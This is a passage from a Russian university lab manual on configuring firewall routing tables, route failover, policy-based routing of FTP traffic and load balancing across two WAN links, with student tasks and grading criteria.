3. Любые коммутационные петли, появляющиеся в сети, должны автоматически блокироваться.
4. Корневой мост в RSTP должен быть назначен так, чтобы активная топология обеспечивала максимальную производительность сети.
5. Должны быть активизированы функции безопасности протокола RSTP и защиты от образования петель.
6. Настроенная приоритезация должна обеспечивать беспрепятственное прохождение определенных видов трафика через любые сетевые интерфейсы.
7. Запрещённый трафик не должен достигать получателей.

Зарисуйте получившуюся топологию RSTP, указав на ней корневой мост, все активные интерфейсы и их скорости:



Контрольные вопросы к заданию:

1. Какой командой (командами) можно проверить, что данные между ПК и серверами передаются именно через маршрутизатор?
2. На каких устройствах, и какими командами можно проверить, что данные между ПК и серверами передаются именно через маршрутизирующий коммутатор?
3. Проверьте, блокируется ли запрещённый для передачи трафик. Как можно проверить, на каком именно коммутаторе происходит блокировка?

Критерии оценивания:

оценка 13-15 баллов выставляется студенту, если он своевременно выполнил все задачи, предусмотренные в лабораторной работе, подготовил отчет в соответствии с требованиями преподавателя и в процессе защиты продемонстрировал полноту теоретических знаний в объеме содержания учебной дисциплины, относящейся к лабораторной работе. Сумел ответить на дополнительные вопросы, связанные не только с процессом выполнения лабораторной работы, но и с пониманием совершенных действий и решенных задач;

оценка 10-12 баллов выставляется студенту, если он выполнил все задачи, предусмотренные в лабораторной работе, подготовил отчет в соответствии с требованиями преподавателя и в процессе защиты продемонстрировал наличие достаточных теоретических знаний в объеме содержания учебной дисциплины, относящейся к лабораторной работе. Сумел ответить на вопросы, связанные с процессом выполнения лабораторной работы;

оценка 7-9 баллов выставляется студенту, если он более чем на половину выполнил поставленные в лабораторной работе задачи, способен ответить на вопросы, касающиеся теоретической составляющей в объеме содержания учебной дисциплины, относящейся к лабораторной работе;

оценка 1-6 баллов выставляется студенту, если он менее чем на половину выполнил поставленные в лабораторной работе задачи.

Лабораторная работа № 4

Объединение сетей посредством маршрутизаторов. Настройка маршрутизаторов. Анализ сетевого трафика

Цель работы:

Изучить основную таблицу маршрутизации, научиться создавать альтернативные таблицы маршрутизации.

Средства выполнения работы

Лабораторная работа выполняется в соответствии с рабочей программой дисциплины. Проведение занятий предполагается в аудитории, оснащенной:

1. Комплектом ПК в компьютерном классе с выходом в Интернет.
2. Мультимедийной доской для демонстрации материалов.
3. Установленной ОС Windows или ОС Linux.
4. Установленным текстовым редактором MS Office или Libre Office.
5. Установленным редактором графических схем.
6. Маршрутизаторы, межсетевые экраны.
7. Сетевые патч-корды.

Результаты освоения материала:

В результате проведения занятия студент должен:

Знать:

- основные понятия маршрутизации;
- состав и структуру команд коммутаторов;
- принципы подключения устройств к ПК;
- принципы и интерфейсы управления коммутатором, маршрутизатором;
- сетевые топологии;
- оконечное оборудование данных и их работу.

Уметь:

- проектировать и составлять структурные схемы распределенных компьютерных сетей;
- продумывать и обосновывать структуры распределенных компьютерных сетей;
- осуществлять коммуникацию и настройку сетевого оборудования.

Методика проведения работы:

Лабораторное занятие проводится следующим образом:

1. Краткий обзор теоретических вопросов.
2. Постановка задачи.
3. Разъяснения преподавателя, с ответами на вопросы.
4. Выполнение задания преподавателя.
5. Анализ и оценка выполненных работ и степени овладения, обучающихся запланированными компетенциями

Содержание лабораторной работы:

В рамках лабораторной работы подробно рассматриваются и обсуждаются следующие ключевые вопросы:

1. Работа с сетевыми ресурсами.
2. Организация обмена данными.
3. Состав и структура распределенных компьютерных сетей.
4. Среды передачи данных и их применение.
5. Иерархическое представление трехуровневых компьютерных сетей.
6. Сетевое коммутационное оборудование 2-го и 3-го уровней
7. Интерфейсы, функции и протоколы взаимодействия сетевого коммутационного оборудования:

Задание для студентов:

Задание №1

Маршрутизация

Цель задания:

Изучить основную таблицу маршрутизации, научиться создавать альтернативные таблицы маршрутизации.

Оборудование:


Межсетевой экран – 1 шт.

Рабочая станция – 1 шт.

Кабель Ethernet – 1 шт.

По умолчанию в межсетевом экране определена основная таблица маршрутизации, в соответствии с которой выбираются маршруты следования пакетов на основании интерфейса/сети источника/назначения.

Схема подключения:



Порядок выполнения:

Назначьте wan1-интерфейсу IP-адрес, сеть и основной шлюз.	Address wan_ip: *192.168.20.2* Address wan1net: *192.168.20.0/0* Address wan1_gw: *192.168.20.1*

В папке *Objects* выберите *Address Book→ InterfaceAddresses*

Откройте основную таблицу маршрутизации. .
В папке *Routing* выберите *Routing Tables → main.*

Изучите каждый маршрут.

Когда маршрут автоматически добавляется в таблицу маршрутизации?

Опишите направление пакетов между интерфейсами/сетями.

Зачем в таблице маршрутизации необходим маршрут *all-nets*?

Просмотрите маршруты *Core.*
В меню *Status* выберите *Routes*.

Опишите направление пакетов интерфейса *Core*

Отметьте опцию ***Show all routes***

Нажмите ***Apply***

Создание альтернативной таблицы маршрутизации

Альтернативные таблицы маршрутизации позволяют пересылать трафик по другим маршрутам на основе адреса интерфейса/сети и шлюза. Правила, назначенные администратором, направляют трафик в определенную таблицу маршрутизации (основную или альтернативную) в зависимости от адресов интерфейсов источника/назначения, протоколов, портов и расписания.

Альтернативные таблицы маршрутизации необходимы при использовании двух и более соединений через разные интерфейсы, при маршрутизации на основе правил, например, когда трафик одного типа (FTP) нужно направить через одно ISP-подключение, а трафик другого типа (HTTP) – через другое ISP-подключение (*ISP (Internet Service Provider) – интернет-провайдер).*

Создайте альтернативную таблицу маршрутизации с дополнительным маршрутом через *wan2*-интерфейс.

Во вкладке *General* введите:

Создайте объект «адрес шлюза» для *wan2*-интерфейса **В папке *Objects* выберите *Address Book→ InterfaceAddresses→Add→ IP4 Address***	Name: *wan2_gw* Address: *192.168.120.1*
В папке *Routing* выберите *Routing Tables→Add→Routing Table.*	Во вкладке *General* введите: Name: *Alternative* Ordering: *Only*
В созданной таблице *Alternative* создайте маршрут через *wan2*-интерфейс **В папке *Routing* выберите *Routing Tables→ Alternative→ Add→Route***	Во вкладке *General* введите: Interface: *wan2* Network: *all-nets* Gateway: *wan2_gw* Metric: *90*
Сохраните новые параметры	*В меню Configuration выберите* ***Save and Activate***
Проверьте состояние альтернативной таблицы маршрутизации. **В меню *Status* выберите *Routes***	Routing Table: *Alternative* Отметьте опцию *Show all routes* Нажмите *Apply*
Сбросьте конфигурацию межсетевого экрана к настройкам по умолчанию. **В меню *Maintenance* выберите *Reset***	***Reset to Factory Defaults*** *Restore the configuration to factory default*

Задание № 2

Резервирование маршрутов (Route Failover).
Настройка маршрутизации на основе правил (Policy-Based Routing)

Цель задания:

1. Настроить возможность резервирования маршрутов при выходе из строя одного из них(основного) и перенаправления трафика на другой (резервный).

2. Исследовать настройки межсетевого экрана, обеспечивающие возможность маршрутизации на основе правил с целью направления *ftp*-трафика через *wan2*-интерфейс.

Настроить FTP-сервер на компьютере можно при помощи программы Golden FTP Server v4.70 (http://www.goldenftpserver.com/download.html).


ВНИМАНИЕ! Учитывайте, что брандмауэры, установленные на компьютерах-серверах, могут блокировать доступ к серверу.
В качестве FTP-сервера используется Компьютер №3.

ВНИМАНИЕ! У основного подключения метрика имеет высший приоритет в отличие от резервного подключения (чем **меньше** параметр метрики, тем главнее маршрут).

Оборудование:

Межсетевой экран – 1 шт.
Маршрутизатор – 2 шт.
Коммутатор 2-го уровня – 1 шт.
Рабочая станция – 3 шт.
Кабель Ethernet – 7 шт.
ПО Golden FTP Server

Схема подключения:



Порядок выполнения:

Настройка резервирования маршрутов (Route Failover)

Настройка компьютера №1

Укажите IP-адрес	*192.168.10.2*
Укажите маску подсети	*255.255.255.0*
Укажите основной шлюз	*192.168.10.1*

Настройка компьютера №3

Укажите IP-адрес	*10.10.10.1*
Укажите маску подсети	*255.255.255.0*

Запустите ПО Golden FTP Server и добавьте открытый ресурс (укажите папку с общим доступом).

Настройка маршрутизатора №1

Укажите IP-адреса *lan*- и *wan*-интерфейсов, исходя из данных схемы.	
Во вкладке *Setup* выберите *Network Settings→ LAN Setup Configuration*	В окне *LAN TCP/IP Setup* введите: IP-address: *192.168.5.1* Subnet Mask: *255.255.255.0* В окне *DHCP* введите: DHCP mode: *None*
Сохраните новые параметры	*Нажмите* ***Save Settings***
Во вкладке *Setup* выберите *Internet Settings→ WAN Settings→ WAN Setup*	В окне *ISP Connection Type* введите: ISP Connection Type: *Static IP* IP address: *10.10.10.5* Subnet Mask: *255.255.255.0* Gateway IP Address: *10.10.10.1* В окне *DNS Servers* введите: Primary DNS Server: *8.8.8.8* Secondary DNS Server: *4.4.4.4*
Сохраните новые параметры	*Нажмите* ***Save Settings***

Настройка маршрутизатора №2

Настройте маршрутизатор № 2 аналогично настройкам маршрутизатора №1, указав при этом IP-адрес LAN *192.168.20.1* и IP-адрес WAN *10.10.10.10*.

Настройка межсетевого экрана

Настройка *wan1*- и *wan2*-интерфейсов, исходя из данных схемы

В папке *Interfaces* выберите *Ethernet →wan1*	*Снимите выделение опции* ***Enable DHCP Client***
Перейдите в папку *Objects*, выберите *Address Book→InterfaceAddresses →wan1_ip*	Во вкладке *General* введите: Name: *wan1_ip* Address: *192.168.5.2*
В папке *Objects* выберите *Address Book→InterfaceAddresses→ wan1net*	Во вкладке *General* введите: Name: *wan1net* Address: *192.168.5.0/24*
В папке *Objects* выберите *Address Book→InterfaceAddresses→ wan1_gw*	Во вкладке *General* введите: Name: *wan1_gw* Address: *192.168.5.1*
В папке *Objects* выберите *Address Book→InterfaceAddresses→ wan2*	Во вкладке *General* введите: Name: *wan2_ip* Address: *192.168.20.2*
В папке *Objects* выберите *Address Book→InterfaceAddresses→ wan2net*	Во вкладке *General* введите: Name: *wan2net* Address: *192.168.20.0/24*
Создайте объект «шлюз wan2-интерфейса». **В папке *Objects* выберите *Address Book→InterfaceAddresses→Add→IP4 Address***	Во вкладке *General* введите: Name: *wan2_gw* Address: *192.168.20.1*
В папке *Interfaces* выберите *Ethernet→wan2*	Во вкладке *General* введите: Name: *wan2* Network: *wan2net* Default Gateway: *wan2_gw*

Задание №3

Настройка конфигурации Failover

В данном задании рассматривается подключение к маршрутизатору № 1 как основное, а к маршрутизатору № 2 – резервное.

Для переключения с основного канала на резервный необходимо отслеживать статус подключения. Устройство умеет отслеживать следующие

параметры: наличие физического подключения (link) и доступность шлюза (устройство запрашивает шлюз с помощью ARP). Если шлюз перестает быть доступным или пропадет физическое соединение, устройство просто отключит основной маршрут к all-nets (в данном случае это подключение wan1), но при этом остается маршрут к all-nets на резервном подключении, через который и пойдет уже весь трафик новых сессий.

Для отслеживания статуса основного соединения, надо создать два «мониторящихся» маршрута, первый wan1–wan1net, второй wan1–all-nets–wan1_gw и удалить существующие маршруты этого интерфейса. В первом маршруте будем отслеживать только наличие физического соединения (link'a), во втором – наличие физического соединения и шлюза.

Порядок выполнения:

Удалите маршруты, автоматически созданные на *wan1*-интерфейсе.
В папке *Interfaces* выберите *Ethernet →wan1*

Во вкладке *Advanced* снимите выделение с опций ***Automatically add a route for this interface using the given network***
и
Automatically add a default route for this interface using the given default gateway

Убедитесь, что данные маршруты удалены.
Перейдите в папку Routing→*Routing Tables→ main*

Что вы наблюдаете? Запишите

Создайте два маршрута, аналогичных перечеркнутым, с другой метрикой (более приоритетной) и активируйте на этих маршрутах функцию отслеживания статуса соединения.
В папке *Routing* выберите *Routing Tables→main→Add→Route*

Во вкладке *General* введите:
Interface: *wan1*
Network: *wan1net*
Metric: *90*

Во вкладке *Monitor* отметьте:
Monitor for Route Failover: *Monitor*
Method: *Monitor Interface Link Status*

Созданный маршрут указывает системе NetDefend, что по интерфейсу *wan1* межсетевого экрана находится сеть 192.168.5.0/24 (устройство будет обращаться к IP-адресам с 192.168.5.1 по 192.168.5.254, минуя шлюз) и что активирована функция отслеживания статуса физического соединения.

В папке *Routing* выберите *Routing Tables→main→Add→Route*	Во вкладке *General* введите: Interface: *wan1* Network: *all-nets* Gateway: *wan1_gw* Metric: *90* Во вкладке *Monitor* отметьте: Monitor for Route Failover: *Monitor* Method: *Monitor Interface Link Status* Method: *Monitor Gateway using ARP*

Созданный маршрут указывает устройству, что через шлюз *wan1_gw* следует маршрутизировать весь разрешенный трафик, который предназначен для сетей, не обозначенных на интерфейсах межсетевого экрана, и что активирована функция отслеживания статуса физического соединения.

Сгруппируйте интерфейсы *wan1* и *wan2* с целью возможности прохождения трафика как через основное, так и через резервное подключение. В папке *Interfaces* выберите *Interface Groups→Add→Interface Group*	Во вкладке *General* введите: Name: *Internet* Отметьте опцию *Security/Transport Equivalent* Interfaces: Переместите *wan1* и *wan2* из списка *Available* в список *Selected*
Создайте правила управления доступом из LAN-сети во внешнюю сеть таким образом, чтобы трафик мог проходить и через *wan1*, и через *wan2*-*интерфейсы*. В папке *Rules* выберите *IP Rules→ lan_to_wan1*	*Измените в каждом из четырех правил значение интерфейса назначения (**Destination Interface**) с **wan1** на **Internet***
Сохраните новые параметры	*В меню Configuration выберите **Save and Activate***
Проверьте доступ к FTP-серверу из внутренней сети	В командной строке: *ping 10.10.10.1 -t* В Web-браузере: *ftp://10.10.10.1*

Проверьте, по какому интерфейсу передаются данные. В меню *Status* выберите *Interfaces*	Interface*: wan1*
Что вы наблюдаете? Запишите	
	Interface*: wan2*
Что вы наблюдаете? Запишите	
Отключите кабель с *wan1*-порта и запустите новую сессию с командой ping и новое подключение к FTP-серверу	В командной строке: *ping 10.10.10.1 -t* В Web-браузере: *ftp://10.10.10.1*
Проверьте, по какому теперь интерфейсу передаются данные. В меню *Status* выберите *Interfaces*	Interface*: wan1*
Что вы наблюдаете? Запишите	
	Interface*: wan2*
Что вы наблюдаете? Запишите.	

Задание №4

Настройка маршрутизации на основе правил (PBR)

PBR используется там, где необходимо разделять трафик по какому-либо признаку и выбирать разные маршруты для каждого типа трафика. Рассмотрим случай, когда *ftp*-трафик необходимо направить через *wan2*-соединение, а при его обрыве – через *wan1;* в то время как остальной трафик будет направляться через *wan1*-соединение, а при его неисправности весь трафик (в т.ч. ftp) – через *wan2*.

Добавьте настройки в межсетевой экран, чтобы весь *ftp*-трафик направлялся через *wan2*-интерфейс, а в случае его отказа – через *wan1*-интерфейс.

Перед настройкой данной конфигурации обратите внимание на следующие особенности: все движения трафика осуществляются в соответствии с правилом *Routing Rule*, которое направляет *ftp*-трафик на альтернативную таблицу маршрутизации, в которой, в отличие от основной

таблицы маршрутизации, основным подключением служит маршрутизатор №2, а резервным – маршрутизатор №1.

Порядок выполнения:

Создайте альтернативную таблицу маршрутизации и маршруты для нее.

В папке *Routing* выберите *Routing Tables→Add→Routing Table.*

Во вкладке *General* введите:
Name: *Alternative*
Ordering: *Only*

В таблице *Alternative* создайте основной маршрут через *wan2*-интерфейс, который должен мониториться.
В папке *Routing* выберите *Routing Tables→ Alternative→ Add→Route*

Во вкладке *General* введите:
Interface: *wan2*
Network: *all-nets*
Gateway: *wan2_gw*
Metric: *90*

Во вкладке *Monitor* отметьте:
Monitor for Route Failover: *Monitor*
Method: *Monitor Interface Link Status*
Method: *Monitor Gateway using ARP*

В таблице *Alternative* создайте резервный маршрут через *wan1*-интерфейс.
В папке *Routing* выберите *Routing Tables→ Alternative→ Add→Route*

Во вкладке *General* введите:
Interface: *wan1*
Network: *all-nets*
Gateway: *wan1_gw*
Metric: *100*

Создайте правило, которое перенаправит *ftp*-трафик через альтернативную таблицу маршрутизации.
В папке *Routing* выберите *Routing Rules →Add→Routing Rule*

Во вкладке *General* введите:
Name: *ftp-outbound*
Forward Routing Table: *Alternative*
Return Routing Table: *main*
Service: *ftp-passthrough*

Source Interface: *lan*
Source Network: *lannet*
Destination Interface: *wan1*
Destination Network: *all-nets*

Сохраните новые параметры	*В меню Configuration выберите* ***Save and Activate***

Данное правило указывает устройству, что *ftp*-трафик, идущий из внутренней сети LAN во внешнюю сеть через *wan1*-интерфейс, будет направлен в альтернативную таблицу маршрутизации, где в качестве основного соединения стоит ***wan2***. В результате весь *ftp*-трафик перенаправляется через маршрутизатор №2. В случае отказа маршрутизатора №2, будет задействован уже второй маршрут в альтернативной таблице, и *ftp*-трафик новой сессии пойдет через маршрутизатор №1.

Фильтры ***Address Filter*** и ***Service*** указывают на принцип работы правила, фильтры ***Forward Table*** и ***Return Table*** отвечают за перенаправление трафика. ***Forward Table*** указывает на таблицу для отправки трафика (исходящий трафик), а ***Return Table*** – на таблицу для входящего трафика.

Проверьте, по какому *wan*-порту установится соединение с FTP-сервером при функционировании обоих каналов	*ftp://10.10.10.1*
Что вы наблюдаете? Запишите	
Проверьте, по какому *wan*-порту установится соединение с FTP-сервером в случае обрыва соединения по одному из портов	
Что вы наблюдаете? Запишите	
Создайте маршрут для прохождения трафика только от определенных пользователей внутренней сети. В папке *Objects* выберите *Address Book→InterfaceAddresses→Add →IP4 Address*	Во вкладке *General* введите: Name: *ip_for_ftp* Address: *192.168.10.2-192.168.10.4* Измените значение *Source Network* на *ip_for_ftp*
В папке *Routing* выберите *Routing Rules →Add→Routing Rule→ ftp-outbound*	
Сохраните новые параметры	*В меню Configuration выберите* ***Save and Activate***
Проверьте доступ к FTP-серверу с компьютера №1 и с компьютера №2	

(с настроенным IP-адресом 192.168.10.5)

Что вы наблюдаете? Запишите

Создайте маршрут для ftp-трафика через маршрутизатор №2, когда трафик идет только на определенный сервер. В папке *Routing* выберите *Routing Rules* →*Add*→*Routing Rule*→ *ftp-outbound* (вместо all-nets указать IP-адрес FTP-сервера).

Измените значение *Destination Network* на IP-адрес FTP-сервера 10.10.10.1

Сбросьте конфигурацию межсетевого экрана к настройкам по умолчанию. В меню *Maintenance* выберите *Reset*

Reset to Factory Defaults

Restore the configuration to factory default

Задание №5

Настройка балансировки нагрузки трафика

Цель задания:

Исследовать функцию балансировки нагрузки, позволяющую одновременно использовать два внешних подключения.


ВНИМАНИЕ! Значение метрики на интерфейсах (маршрутах) которые должны использоваться в балансировке, должно быть установлено выше, чем для остальных интерфейсов (маршрутов).

Оборудование:

Межсетевой экран	– 1 шт.
Маршрутизатор	– 2 шт.
Коммутатор 2го уровня	– 1 шт.
Рабочая станция	– 4 шт.
Кабель Ethernet	– 8 шт.

ПО Golden FTP Server
ПО HFS ~ Http File Server

Схема подключения:



Порядок выполнения:

Настройка компьютера №1

Укажите IP-адрес	*192.168.10.2*
Укажите маску подсети	*255.255.255.0*
Укажите основной шлюз	*192.168.10.1*

Настройка компьютера №3

Укажите IP-адрес	*10.10.10.1*
Укажите маску подсети	*255.255.255.0*

Запустите ПО Golden FTP Server и добавьте открытый ресурс (укажите папку с общим доступом).

Настройка компьютера №4

Укажите IP-адрес	*10.10.10.2*
Укажите маску подсети	*255.255.255.0*

Запустите ПО HFS ~ Http File Server и добавьте любой файл в окно программы **Virtual File System**.

Настройка маршрутизатора №1

Укажите IP-адреса *lan-* и *wan-* интерфейсов, исходя из данных схемы.	
Во вкладке *Setup* выберите *Network Settings→ LAN Setup Configuratin*	В окне *LAN TCP/IP Setup* введите: IP-address: *192.168.5.1* Subnet Mask: *255.255.255.0*

	В окне *DHCP* введите: DHCP mode: *None*
Сохраните новые параметры	*Нажмите* ***Save Settings***
Во вкладке *Setup* выберите *Internet Settings→ WAN Settings→ WAN Setup*	В окне *ISP Connection Type* введите: ISP Connection Type: *Static IP* IP address: *10.10.10.5* Subnet Mask: *255.255.255.0* Gateway IP Address: *10.10.10.1* В окне *DNS Servers* введите: Primary DNS Server: *8.8.8.8* Secondary DNS Server: *4.4.4.4*
Сохраните новые параметры	*Нажмите* ***Save Settings***

Настройка маршрутизатора №2

Настройте маршрутизатор №2 аналогично настройкам маршрутизатора №1, указав при этом IP-адрес LAN *192.168.20.1* и IP-адрес WAN *10.10.10.10*.

Настройка межсетевого экрана

Настройка wan1- и wan2-интерфейсов

В папке *Interfaces* выберите *Ethernet →wan1*	Во вкладке *General*: *Снимите выделение опции* ***Enable DHCP Client*** Во вкладке *Advanced* введите: Route metric: *110*
Перейдите в папку *Objects*, выберите *Address Book→InterfaceAddresses →wan1_ip*	Во вкладке *General* введите: Name: *wan1_ip* Address: *192.168.5.2*
В папке *Objects* выберите *Address Book→InterfaceAddresses→ wan1net*	Во вкладке *General* введите: Name: *wan1net* Address: *192.168.5.0/24*
В папке *Objects* выберите *Address Book→InterfaceAddresses→ wan1_gw*	Во вкладке *General* введите: Name: *wan1_gw* Address: *192.168.5.1*

В папке *Objects* выберите *Address Book→InterfaceAddresses→ wan2_ip*

Во вкладке *General* введите:
Name: *wan2_ip*
Address: *192.168.20.2*

В папке *Objects* выберите *Address Book→InterfaceAddresses→ wan2net*

Во вкладке *General* введите:
Name: *wan2net*
Address: *192.168.20.0/24*

Создайте объект «шлюз wan2-интерфейса».
В папке *Objects* выберите *Address Book→InterfaceAddresses→Add→IP4 Address*

Во вкладке *General* введите:
Name: *wan2_gw*
Address: *192.168.20.1*

В папке *Interfaces* выберите *Ethernet→wan2*

Во вкладке *General* введите:
Name: *wan2*
IP Address: *wan2_ip*
Network: *wan2net*
Default Gateway: *wan2_gw*

Во вкладке *Advanced* введите:
Route metric: *110*

Настройка прохождения трафика через оба подключения

Сгруппируйте интерфейсы *wan1* и *wan2* с целью возможности прохождения трафика как через *wan1*-интерфейс, так и через *wan2*.
В папке *Interfaces* выберите *Interface Groups→Add→Interface Group*

Во вкладке *General* введите:
Name: *Internet*
Отметьте опцию *Security/Transport Equivalent*

Interfaces: Переместите *wan1* и *wan2* из списка *Available* в список *Selected*

Создайте правила управления доступом из LAN-сети во внешнюю сеть таким образом, чтобы трафик мог проходить и через *wan1*, и через *wan2*-интерфейсы.
В папке *Rules* выберите *IP Rules→ lan_to_wan1*

*Измените в каждом из четырех правил значение интерфейса назначения (**Destination Interface**) с **wan1** на **Internet***

Настройка функции балансировки сетевой нагрузки

В папке *Routing* выберите *Route Load Balancing→ Instances→ Add→ Route Balancing Instance*	Во вкладке *General* введите: Routing Table: *main* Algorithm: *Destination*
Сохраните новые параметры	*В меню Configuration выберите* ***Save and Activate***

Алгоритм **Round Robin** распределяет нагрузку между интерфейсами *wan1* и *wan2* случайным образом, методом перебора. Каждый раз, когда возникает новая исходящая сессия с интерфейса *lan*, для отправки пакетов выбирается интерфейс либо *wan1*, либо *wan2*. В дальнейшем пакеты данной сессии будут использовать ранее определенный wan-интерфейс. TCP-сессия открывается и закрывается на одном и том же интерфейсе.

Алгоритм **Destination** позволит избежать проблем с некоторыми протоколами при использовании балансировки, например FTP. Данный алгоритм работает аналогично алгоритму Round Robin, за исключением того, что все данные к удаленному хосту идут через тот интерфейс, через который было установлено соединение.

Значение **Spillover** определяет предельное значение нагрузки для основного wan-порта (**Routing→Route Load Balancing→Algoritm Setings)**. При достижении этой нагрузки за указанный период для новых сессий начнет использоваться второй wan-порт. Как только загрузка основного канала упадет, новые сессии будут открываться на нем.

Проверьте доступ к FTP-серверу с компьютера №1	В командной строке: *ping 10.10.10.1 -t*
Проверьте, по какому интерфейсу передаются данные. **В меню *Status* выберите *Interfaces***	Interface*: wan1*
Что вы наблюдаете? Запишите	
	Interface*: wan2*
Что вы наблюдаете? Запишите	

В меню *Status* выберите *Connections*	Посмотрите в таблице, по какому интерфейсу передаются запросы ICMP
Откройте новую сессию с компьютера №1	В Web-браузере: *ftp://10.10.10.1*
Проверьте, по какому интерфейсу передаются данные. **В меню *Status* выберите *Interfaces***	Interface*: wan1*
Что вы наблюдаете? Запишите	
	Interface*: wan2*
Что вы наблюдаете? Запишите	
В меню *Status* выберите *Connections*	Посмотрите в таблице, по какому интерфейсу передаются запросы FTP
Проверьте доступ к HTTP-серверу с компьютера №2	В командной строке: *ping 10.10.10.2 -t*
Проверьте, по какому интерфейсу передаются данные. **В меню *Status* выберите *Interfaces***	Interface*: wan1* Interface*: wan2*
Что вы наблюдаете? Запишите	
Откройте новую сессию с компьютера №2	В Web-браузере: *http://10.10.10.2*
Проверьте, по какому интерфейсу передаются данные. **В меню *Status* выберите *Interfaces***	Interface*: wan1* Interface*: wan2*
Что вы наблюдаете? Запишите	

В меню *Status* выберите *Connections*	Посмотрите в таблице, по какому интерфейсу передаются запросы ICMP и HTTP
Сбросьте конфигурацию межсетевого экрана к настройкам по умолчанию. В меню *Maintenance* выберите *Reset*	***Reset to Factory Defaults*** *Restore the configuration to factory default*

Критерии оценивания:

оценка 13-15 баллов выставляется студенту, если он своевременно выполнил все задачи, предусмотренные в лабораторной работе, подготовил отчет в соответствии с требованиями преподавателя и в процессе защиты продемонстрировал полноту теоретических знаний в объеме содержания учебной дисциплины, относящейся к лабораторной работе. Сумел ответить на дополнительные вопросы, связанные не только с процессом выполнения лабораторной работы, но и с пониманием совершенных действий и решенных задач;

оценка 10-12 баллов выставляется студенту, если он выполнил все задачи, предусмотренные в лабораторной работе, подготовил отчет в соответствии с требованиями преподавателя и в процессе защиты продемонстрировал наличие достаточных теоретических знаний в объеме содержания учебной дисциплины, относящейся к лабораторной работе. Сумел ответить на вопросы, связанные с процессом выполнения лабораторной работы;

оценка 7-9 баллов выставляется студенту, если он более чем на половину выполнил поставленные в лабораторной работе задачи, способен ответить на вопросы, касающиеся теоретической составляющей в объеме содержания учебной дисциплины, относящейся к лабораторной работе;

оценка 1-6 баллов выставляется студенту, если он менее чем на половину выполнил поставленные в лабораторной работе задачи.

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
